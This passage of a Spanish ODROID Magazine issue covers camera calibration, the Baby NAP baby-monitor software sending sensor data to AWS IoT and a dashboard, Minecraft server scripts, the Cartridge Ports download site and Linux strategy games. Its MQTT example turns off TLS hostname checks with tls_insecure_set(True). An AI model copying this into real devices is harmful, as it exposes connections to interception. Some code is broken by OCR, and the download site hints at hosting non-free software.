


Figura II. Detección de esquinas en la fase de “Búsqueda de esquinas”

Si alguna esquina no se detecta en cada imagen capturada, tendremos que salir del programa y empezar el proceso de nuevo.

Una vez completada la fase de “Búsqueda de esquinas”, el programa pasará automáticamente a la “fase de calibración”.

Al final de la “fase de calibración”, se muestran el error de raíz promedio de cuadrados y el error de re-proyección media. Los resultados de la calibración como parámetros intrínsecos de la cámara son almacenados en el archivo “out_camera_data.xml”.

Figura I2. Fase de Calibración

data.xml”. La siguiente es la “fase de eliminación de distorsión”, donde las imágenes distorsionadas son corregidas usando los parámetros intrínsecos calculados.




Figura I3. Imagen corregida

Tras revisar todas las imágenes corregidas, pulsa cualquier tecla para mostrar una secuencia en vivo sin distorsión de la cámara. Puedes alternar entre la secuencia de vídeo original (distorsionada) y corregida (sin distorsión) presionando la tecla “T”, y puedes salir del programa en cualquier momento pulsando las teclas



Figura 14. Video original (distorsionado)




Figura 15. Vídeo en vivo sin distorsiones.

“Ctrl + C” en el terminal o “Esc” en la ventana de Vista de imagen.

Calibración de la lente ojo de pez

La oCam acepta lentes M12 intercambiables para poder adaptarse a diferentes aplicaciones. Llegado a este punto es obvio pensar que cada lente de la cámara



Figura 16. oCam con lente ojo de pez.

necesita su propia calibración. Aquí tienes a modo de ejemplo los resultados de la calibración para una lente de ojo de pez.

Para la lente de ojo de pez, el programa de calibración empieza usando un argumento diferente de comando utilizado con anterioridad: “-lt 1”.

```
$ ex_calibration -w 9 -h 6 -lt 1
```

CALIBRACION DE LA CAMARA




Figura 17. Calibración de la lente de ojo de pez.




Figura 18. Imágenes tomadas para la calibración de la lente ojo de pez.



Figura 19. Video en vivo original (distorsionado) con la lente ojo de pez.



Figura 20. Video en vivo sin distorsiones con la lente de ojo de pez.



Figura 21. Conjunto de cinco lentes M12 a modo de accesorio para la oCam

Un conjunto de accesorios compuesto por cinco lentes M12 de diferentes longitudes focales y ángulos de visión para oCam estarán disponibles en Hardkernel a partir de junio de 2016.

Las lentes serán las siguientes:

1620PL001: distancia focal = 16mm, ángulo de visión = 16 grados

8020PL001: distancia focal = 8mm, ángulo de visión = 40 grados

6018PL001: distancia focal = 6mm, ángulo de visión = 60 grados

3620PL001: distancia focal = 3.6mm, ángulo de visión = 92 grados

2920PL001: distancia focal = 2.9mm, ángulo de visión = 120 grados

BABY NAP (PROGRAMA DE ACTIVIDAD NOCTURNA)

PARTE 2 – COMPONENTES DE SOFTWARE

por Marian Mihăilescu



En el número de mayo 2016 de ODROID Magazine, aborde la configuración de hardware del Baby NAP (Programa de Actividad Nocturna). Este es un artículo complementario, en el cual se describen los componentes de software de Baby NAP. Consulta la parte 1 del artículo si deseas conocer el objetivo y posibles usos de este sistema.

Enviar los datos del sensor a AWS

La plataforma AWS IoT ofrece un kits de desarrollo de software (SDKs) para aplicaciones Javascript (Node.js) y C embebidas, aunque las librerías que usamos para acceder a los datos de los sensores están todas escritas en Python. En lugar del SDK AWS, vamos a utilizar Paho MQTT, una librería de mensajería MQTT de código abierto que tiene un cliente Python (disponible en <http://bit.ly/1OKgFyJ>), capaz de enviar datos a AWS IoT.

Aquí tienes un fragmento de Python donde se ejemplifica esto:

```
#!/usr/bin/python

import paho.mqtt.client as mqtt
import paho.mqtt.publish as publish
import time,json,ssl

def on_connect(mqttc, obj, flags, rc):
    if rc == 0:
        print 'Connected to the AWS IoT service!'
    else :
        print('Error connecting to AWS IoT service! (Error code ' + str(rc) + \
        ': ' + RESULT_CODES[rc] + ')')
    client.disconnect()

client = mqtt.Client(client_id='odroid-c1', protocol=mqtt.MQTTv311)
client.on_connect = on_connect
client.tls_set('certs/root-CA.crt', certfile='certs/certificate.pem.'+
    crt', keyfile='certs/private.pem.key', tls_version=ssl.PROTOCOL_SSLv23,
    ciphers=None)
client.tls_insecure_set(True)
client.connect('A32L40P6IYKK8W.iot.us-east-1.amazonaws.com', 8883, 60)
client.loop_start()

msg = {data: 'test'}
client.publish('topic', json.dumps(msg))
```

Para conectar a la plataforma AWS IoT, necesitas lo siguiente:

- **root-CA.crt, disponible en:** <http://symc.ly/1X0UTw5>
- **certificate.pem.crt y private.pem.key, que puedes descargar desde la página de AWS IoT (véase más adelante)**
- **El puerto y extremo de Amazon, que puedes obtener de la página AWS IoT (véase más adelante)**

Para enviar nuestros datos de sensores a AWS IoT, combinaremos los fragmentos del ejemplo de antes para leer todos los datos de los sensores, y crear un mensaje que se envía y se almacena en una base de datos DynamoDB en la nube de Amazon. Aunque preferiríamos leer los datos del sensor con más frecuencia (por ejemplo, una vez cada 3 segundos), vamos a tener que conformarnos con una frecuencia de una vez por minuto, únicamente así podremos reducir la cantidad de datos generados.

En el siguiente fragmento de código, ten en cuenta que el mensaje de datos del sensor se envía a un tema llamado sensorTopic.

```
while True:  
    time.sleep(3)  
    # read sensor data  
    ts = int(time.time())  
    lux = tsl.lux()  
    pir = wpi.digitalRead(2)  
    mat = wpi.digitalRead(3)  
    sound = wpi.digitalRead(21)  
    # 0-10=quiet, 10-30=moderate, 30-127=loud  
    volume = wpi.analogRead(0)*255/2047  
  
    mom = 0  
    dad = 0  
    # if baby is not on mat, we check if mom or dad picked her up  
    if mat == 0:  
        if nfcid == 'F10B330F': # nfc tag for mom's bracelet  
            mom = 1  
        elif nfcid == '833BC4A2': # nfc tag for dad's bracelet  
            dad = 1  
  
        if lux > mlux:  
            mlux = lux  
        if pir > mpir:  
            mpir = pir  
        if mat < mmat:  
            mmat = mat  
        if sound > msound:  
            msound = sound  
        if volume > mvolume:  
            mvolume = volume  
  
    # send data to AWS  
    if count == 0:  
        msg = {'ts': ts, 'lux': mlux, 'pir': mpir, 'mat': mmat, \
```

```
'sound': msound, 'volume': mvolume, 'mom': mom, 'dad': dad}
print json.dumps(msg)
client.publish('sensorTopic', json.dumps(msg))

mlux = mpir = mmat = msound = mvolume = 0
if mmat == 1: # reset nfcid after baby is placed on mat
nfcid = 0
count = (count + 1) % 20
```

Configuración del AWS IoT de Amazon

La forma más sencilla de configurar un dispositivo (thing) para AWS IoT es usando la página web IoT en <http://amzn.to/1TIxLTF>.

I. Tras crear una “thing”, haga clic en ella para ver sus propiedades y luego haz clic en el botón “Connect A Device” de la pestaña “Detail”. Además, incluye una nota del extremo de la API REST, necesaria para conectar tu cliente MQTT a AWS IoT.

2. En la página siguiente, elige un SDK (incluso si al final no utilizas este SDK), y luego presiona el botón, “Generate Certificate and Policy”. Esto creará una política para tu “thing” y te permitirá descargar los certificados necesarios para conectar tu cliente MQTT a AWS IoT.

3. Los datos del sensor se envían a un tema de conversación. Utilizamos un único tema, ya que nuestra intención es utilizar todos los datos del sensor al mismo tiempo. Almacenaremos estos datos en una base de datos DynamoDB. Para ello, tenemos que crear una regla IoT y seleccionar todas las keys (*) desde el mensaje JSON enviado por nuestro cliente MQTT bajo el tema sensorTopic.

4. Como acción, seleccionaremos DynamoDB y crearemos un nuevo recurso, una tabla llamada sensores, con diferentes hash (primario) y rango de claves (ordenadas). Usamos la clave hash para almacenar la fecha de registro tomada por el dispositivo ODROID, enviada en el mensaje JSON con la clave. En la clave de ordenación, almacenamos la fecha de registro del servidor AWS, aunque se puede utilizar otra clave JSON para facilitar la ordenación.

5. Al ejecutar nuestro programa en el dispositivo ODROID, insertaremos valores en la base de datos de sensores DynamoDB.

6. Para dar sentido a nuestros datos, crearemos un panel de control web en el que diferentes gráficos mostrarán las lecturas del sensor. Podemos alojar nuestro sitio web en Amazon S3, creando un “bucket” desde la consola S3 y subiendo el archivo index.html.

The screenshot shows the AWS S3 console interface. On the left, there's a list of files in the 'index.html' file. On the right, under 'Static Website Hosting', it says 'Enable website hosting' is selected, and 'Index Document' is set to 'index.html'. There are also fields for 'Error Document' and a link to 'Edit Redirection Rules'.

7. En las preferencias del “bucket”, haz clic en “Enable Website Hosting” y define index.html como el “Index Document”.

Puedes ver que el extremo de la URL en este caso es <http://bit.ly/25diCx8>. Sin embargo, este marcador sólo es compatible con el protocolo http. Puesto que nuestra página web contendrá código JavaScript, necesitaremos https. Afortunadamente, se puede acceder a la misma página mediante la dirección URL <http://bit.ly/25fTiXq> (sustituir babynap por el nombre del “bucket”).

Para acceder a DynamoDB, necesitamos autenticarnos para conseguir permisos. Vamos a utilizar <http://amzn.to/1YXJldk> (Inicia sesión con Amazon):

En primer lugar, tienes que registrar tu aplicación en Amazon. En <http://amzn.to/1WhmoEa> (Application Console) registra una nueva aplicación haciendo clic en el botón “Register New Application” y completa el formulario.

En la pantalla de la aplicación, haz clic en “Web Settings”. Automáticamente te serán asignados valores para Client ID y Client Secret. El ID del cliente identifica tu página web y será utilizado por el SDK Web para la autenticación.

Es necesario añadir <http://bit.ly/1WhmVGa> a Allowed JavaScript Origins o Allowed Return URLs para tu aplicación.

Añade el SDK Web a index.html:

```
<script src="https://sdk.amazonaws.com/js/aws-sdk-2.2.33.min.js"></script>
```

The screenshot shows the AWS IAM Roles page. A new role named 'aws_web_dynamoDB' is being created. Under the 'Permissions' tab, there's a table for 'Trusted Entities' which lists 'www.amazon.com' with a condition 'StringEquals' for 'www.amazon.com:app_id' and a value 'amzn1.application.e7349b'.

8. Crea un nuevo rol en Amazon IAM y añade tu ID de aplicación a la lista de confianza. En la pestaña Permissions, añade también una política para permitir la lectura de tablas DynamoDB.

Utiliza el SDK Web para autentificarte y acceder a DynamoDB:

```
<script type="text/javascript">
// AWS credentials
var clientId = 'amzn1.application-oa2-client.7b4ade2a6f32478d8dcesddfsdf
gerg';
var roleArn = 'arn:aws:iam::906637445412:role/aws_web_dynamoDB';

window.onAmazonLoginReady = function() {
amazon.Login.setClientId(clientId);

document.getElementById('login').onclick = function() {
amazon.Login.authorize({scope: 'profile'},
function(response) {
if (!response.error) { // logged in
AWS.config.credentials =
new AWS.WebIdentityCredentials({
RoleArn: roleArn,
ProviderId: 'www.amazon.com',
WebIdentityToken: response.access_token
});
// you are now logged in
// start using amazon services
AWS.config.region = 'us-east-1';
db = new AWS.DynamoDB();
// ...
}
}
}
}
}
```

Crear un Cuadro de Mandos

Para crear un cuadro de mandos con gráficos dinámicos, vamos a utilizar la conocida librería para gráficas Highcharts (<http://bit.ly/1iaVxBW>). En primer lugar, en nuestra página web definiremos un contenedor para el gráfico:

```
<div id="container" style="height: 300px; min-width: 600px; max-width:
960px;"></div>
```

A continuación, en el código javascript y tras habernos autenticado, creamos el gráfico sin datos y una función que solicite los datos de DynamoDB:

```
var chartel = $('#container').highcharts('StockChart', {
chart: {
defaultSeriesType: 'line',
events: {
load: requestData
}
},
title: {
text: 'Pressure Switch (Mat)'
},
yAxis: {
opposite: false,
}}
```

```

title: { text: 'Baby in crib' }
},
rangeSelector: {
enabled: false
},
navigator: {
enabled: false
},
scrollbar: {
enabled: false
},
series : [
{
type: 'area',
name : 'Pressure',
data : [],
step: true
}]
});
};

chart = chartel.highcharts();
chart.showLoading();

```

Por último, escribimos la función que obtiene los datos de DynamoDB y actualiza la tabla. Esta función se activará cada minuto para actualizar la tabla con los datos más recientes y comprobará la fecha de registro para realizar una consulta en DynamoDB, únicamente para los datos más reciente que los que se muestran en ese momento. De esta manera, dispondremos de un panel de mandos con gráficos en vivo que mostrarán las lecturas actuales de la habitación del bebé:

```

// function that requests live data from AWS DynamoDB
function requestData() {
if (!db) return;
// get current max timestamp from chart
var ts_current = chart && chart.xAxis &&
chart.xAxis[0].getExtremes() .max ?
chart.xAxis[0].getExtremes() : {max: 0};
// request chart data from AWS, with timestamp > ts_current
db.scan({TableName: 'sensors', FilterExpression: '#ts >
:ts_current', ExpressionAttributeNames: {'#ts':
'device_ts'}, ExpressionAttributeValues:
{':ts_current': {'S': String(ts_current.max)}}},
function(err, data) {
if (err) {
console.log(err, err.stack);
Return;
} else {
var chartdata = [];
console.log("update charts with " +
data.Items.length +
" items");
_.each(data.Items, function(item) {
payload = item.payload.M;

```

```

point = [];
point.push(Number(payload.ts.N) *
1000);
point.push(Number(payload.lux.N));
chartdata.push(point);
});

// highcharts required data to be sorted
chartdata.sort(bySeriesTimestamp);

chart.hideLoading();

var i = 0;
for (i; i < chartdata.length; i++) {
// add data points in series, no
// redrawing of the chart
chart.series[0].addPoint(chartdata[i],
false);
}
// redraw chart
chart.redraw();
// run function again in 1 minute to
// request for newer data
setTimeout(requestData, 60000);
}
});
}
}

```


Highcharts necesita que los datos estén ordenados y DynamoDB sirve los datos sin ordenar. Así que vamos a utilizar esta función para ordenarlos:

```

// function to sort highcharts data array of arrays by timestamp (x)
var bySeriesTimestamp = function(a, b) {
var ats = a[0];
var bts = b[0];
return ((ats < bts) ? -1 : ((ats > bts) ?
1 : 0));
}

```

Usando estos fragmentos de código, es posible crear un gráfico para cada sensor o mezclar los datos de varios sensores en el mismo gráfico, como puedes ver aquí:



Highcharts ofrece muchas opciones para representar datos. Por ejemplo, he utilizado un navegador bajo el gráfico del sensor de sonido que muestra cuando se detecta sonido. Puedo utilizar el navegador para hacer un zoom sobre determinados eventos y sincronizar el resto de gráficos con el mismo nivel de zoom. El gráfico de sonido muestra una zona de color rojo cuando se detecta sonido y una línea azul que refleja el volumen del mismo. La región entre 10 y 40 tiene un fondo amarillo (niveles de ruido moderados) y por encima de 40 tiene un fondo rojo (altos niveles de sonido). Del mismo modo, el gráfico del sensor de luz tiene un fondo gris que indica que la intensidad de luz está por debajo de 40 lux (durante la noche) y el fondo amarillo para una intensidad de luz por encima de 20000 lux (demasiada luz). Ten en cuenta que la escala en el gráfico de luz es logarítmica.

Luego, se puede desarrollar una función lambda una vez que los datos sean insertados en la base de datos DynamoDB, que compruebe cuando se detecta sonido y envíe una notificación a los padres. Los que poseen una bombilla Philips Hue pueden leer los ajustes de la luz y comparar qué configuración funciona mejor para calmar al bebé, analizando el tiempo transcurrido entre el momento en el que uno de los padres coge al bebé tras detectar el llanto y el tiempo transcurrido hasta que lo coloca de nuevo en el cuna. Las posibilidades son infinitas en el mundo del IoT.



BASH SCRIPT COMMAND CENTER MINECRAFT EDITION

SCRIPTS MUY UTILES PARA CREAR Y GESTIONAR UN SERVIDOR MINICRAFT

por @kicker22004

Saluda a un pequeño proyecto: BSCC-MC-Edition. Se trata de un conjunto de script Bash fácil de usar que se pueden configurar y alojar en un simple servidor Minecraft. Sé que hay un montón de servicios por ahí que puede ayudar a los usuarios con esto, pero empecé este proyecto para uso personal y para algunos amigos. Pensé que debía publicarlo para que pudiera usarlo cualquiera. La idea es muy simple, sin controles sobre el sitio web o herramientas adicionales que inflen el servidor. Los scripts instalan la versión correcta de Java para los usuarios, bien con arquitecturas x86_64 o ARM.

Comandos

El conjunto de scripts contiene los siguientes comandos y funcionalidades:

Inicio y parada

Registro

rdiff (en realidad usa rsync)

Restaurar

Sistema rápido

Vista de consola/enviar comandos

Estadísticas

Mensajes de bienvenida personalizados para los usuarios

FTB / spigot / bukkit / vanilla / Custom?

Herramientas necesarias

Los scripts dependen de las siguientes aplicaciones que deben instalarse:

Whiptail

rsync

git

Si estás interesado en probarlo, los archivos se pueden descargar desde mi cuenta de Github en <http://bit.ly/25f0NkA>. Además, hay varios tutoriales de YouTube en <http://bit.ly/1qmcinm> que pueden ayudarte a empezar. Una vez vistos los videos, deberías poder poner un marcha un servidor con facilidad. He realizado un test de comparación entre la Raspberry Pi3 y mi ODROID-XU4, que está disponible en <http://bit.ly/1qmcz9G>.

CARTRIDGE PORTS

DESCARGA UN EXCELENTE SOFTWARE PARA TU ODROID

por Jeremy Kenney

Estoy orgulloso de anunciar el lanzamiento de mi nuevo sitio web que incluye todo tipo de software muy útil para ODROID: Cartridge Ports. La página web está disponible en <http://www.cartridgeports.cf>. Si la visitas desde el navegador, verás un “Simple Directory List” que te permite ver y ordenar los diversos archivos disponibles, así como realizar la búsqueda de aplicaciones específicas en la que estás interesado. Incluso puede calcular los valores md5sum directamente en la web, además de identificar fácilmente los archivos nuevos o actualizados con una estrella roja situada junto al nombre.

El sitio web aloja muchas de mis versiones de software, junto con otros programas útiles desarrollados o exportados específicamente para los ODROIDS. También tendré en cuenta las solicitudes que reciba para alojar archivos, aunque no puedo garantizar la pérdida de datos o cualquier otro problema de mis servidores. Este es un servidor relativamente nuevo que todavía está en desarrollo, actualmente estoy intentando mover todos los links alojados en servidores de terceros a links directos que se puedan descargar desde este sitio web. También voy a crear un repositorio que estará disponible en breve para garantizar la máxima comodidad y disponibilidad para todo el mundo, similar al ofrecido por @meveric.

Si quiere descargar cualquier software desde el terminal, puedes hacerlo con un simple comando apt-get, el cual te guiará a través del proceso. En primer lugar, si no lo has hecho todavía, actualiza tu ODROID e instalar aria2, un programa que te permite descargar programas de

un modo más consistente que el simple wget:

```
$ sudo apt-get update
$ sudo apt-cache search aria2
$ sudo apt-get install aria2
```

Ahora que has instalado aria2, puedes utilizarlo de la siguiente forma para descargar el software de mi página web:

```
$ aria2c http://cartridgeports.
cf/fake86-odroid.zip
```

En el ejemplo anterior, hemos descargado mi versión de Fake86. Si el archivo tiene formato .kgb, también puedes conseguir el contenedor KGB desde mi sitio web:

```
$ aria2c http://cartridgeports.
cf/kgb-odroid.deb
```

Ahora puedes extraer los archivos .kgb usando este comando:

```
$ nice -20 kgb /path/to/archive.
kgb
```

La extracción suele llevar bastante tiempo, así que procura utilizar este método de compresión únicamente con archivos grandes.

Interfaz CLI

Si no tienes una interfaz gráfica de trabajo y sueles hacer las cosas exclusivamente desde un Terminal o una interfaz de línea de comandos, entonces te recomiendo ELinks. ELinks puede mostrarte los archivos alojados en mi página web

[Cartridge Ports Homepage](#)
[Files](#) | [NON-FREE](#) | [OTHER](#)
 Games, Applications, System Tools, Ported to the ODROID and any compatible computer that complies with the same hardware features.
 READ THIS PARAGRAPH BEFORE CONTINUING ON THIS WEBSITE!
 Other files you may find are NON-FREE. By clicking on the NON-FREE Page, You AGREE and CONSENT that you OWN a COPY of the same files you're about to see or get. I, Myself, OWN these softwares in a legal manner. If you don't own these files, you law of course may or may not be eligible in your area. Other areas give you the rights to download only for private use. Other areas aswell cannot download these files at all. To the content.



de una forma legible. He compilado ELinks para que funcione con mi sitio web, lo que significa que he incluido JavaScript en el desarrollo. Ten en cuenta que el código JavaScript compilado no es una versión completa del mismo. Básicamente se trata de un liviano JavaScript que sólo activa algunas funciones.

Puedes utilizar aria2c para descargar Elinks:

```
$ aria2c http://cartridgeports.
cf/elinks-odroid.deb
```

Ahora que has descargado mi versión de elinks, puedes continuar e instalarlo. Tendrás que hacer un enlace simbólico a /usr/bin o sino el terminal informará del siguiente error:

```
$ usr/bin/elinks not found.
```

¡Enhорabuena, ahora puedes navegar por la web sin ningún tipo de interfaz gráfica! Dejé fuera algunas configuraciones, realmente no necesitamos más de 16 bits en un ODROID, de modo que el color está desactivado por defecto, por lo que todo aparece en blanco y negro.

Se puede acceder a Cartridge Ports desde el siguiente enlace. El cálculo MD5sum también funciona con ELinks:


```
$ elinks cartridgeports.cf/index.
php
```

Para comentarios, preguntas y sugerencias, por favor visita el hilo original en <http://bit.ly/1Nv19f6>.

JUEGOS LINUX

JUEGOS DE ESTRATEGIA EN EL ODROID - PARTE 2

por Tobias Schaaf



Hace poco escribí sobre los juegos de estrategia en ODROID, me centré especialmente en el uso de la emulación para ejecutar clásicos juegos de estrategia. La mayoría de los juegos se ejecutan en DOSBox emulando antiguos juegos de DOS x86. Analicé los diferentes subgéneros y comprobé cuáles funcionaban. A pesar de que existen juegos de estrategia para diferentes consolas como GBA o SegaCD, como por ejemplo Advance Wars o Dune 2, en este artículo, quiero centrarme en los juegos de estrategia que se ha creado específicamente para Linux y por lo tanto se ejecutan de forma nativa en ODROID. Algunos de los juegos que se ejecutan en DOSBox podría aparecer de nuevo en esta lista, puesto que existen versiones de éstos para Linux.

OpenXcom

OpenXcom es una reimplementación de los clásicos juegos XCOM de DOS llamados UFO: Enemy Unknown (también conocido como XCOM: UFO Defence) y X-COM: Terror from the Deep. Estos son dos de mis favoritos de toda la vida y son juegos de estrategia basados en turnos con una gran cantidad de micro-gestiones. En estos juegos, asumes el papel del líder de una organización secreta llamada XCOM, y tu tarea es defender la tierra de una invasión extraterrestre. Consigues una cierta cantidad de

dinero de cada uno de los gobiernos de la tierra para ayudarte con tu objetivo, que puedes utilizar para comprar equipos, investigar nuevas tecnologías y construir bases alrededor de todo el mundo para luchar contra los invasores.

Figura 1 – Comprando equipamiento y personal con tus fondos



Figuras 2, 3 y 4 – Investigando diferentes tecnologías y analizando sus resultados





Figura 5 – Desde tu base de operaciones planeas cada movimiento

Tienes que derribar naves espaciales enemigas o defender las ciudades ante un ataque de los aliens. Para ello, debes equipar a tus soldados con las armas y el equipo que has comprado o fabricado, y enviarlos a la batalla. Aquí es donde el juego es por turnos, y tienes una cierta cantidad de puntos de acción para cada uno de tus soldados. Utiliza los puntos para mover a los soldados, disparar a los enemigos o usar elementos como granadas. Una vez que realices tus movimientos, es el turno de los aliens que también tienen una cantidad fija de puntos de acción que pueden utilizar para desplazarse o dispararte. Cuando los aliens termi-

nan su turno, el siguiente es el tuyo, a menos que te encuentres en una ciudad con población civil, entonces son ellos los que tienen el turno después de los



Figura 6 – Equipa a tus soldados antes de la batalla



Figura 7 – Los combates pueden ser extremos, sobre todo si se ataca una ciudad.

aliens. La lucha termina cuando todos los enemigos están muertos o incapacitados, o si a todos tus soldados les ocurren lo mismo o intentas huir.

Dependiendo de tu rendimiento, obtienes una calificación en cada misión y al final de cada mes, cada uno de los países que te entrega dinero también te calificará, dependiendo de su rendimiento global. Esto puede aumentar o disminuir tus ingresos mensuales procedentes de estos países.

Afortunadamente, la versión actual de OpenXcom puede ejecutar tanto X-COM: UFO Defense así como su sucesor, X-COM: Terror from the Deep. En el segundo juego, los aliens piensan

Figura 8 - ¡De repente los aliens parecen que aprendieron a respirar bajo el agua!



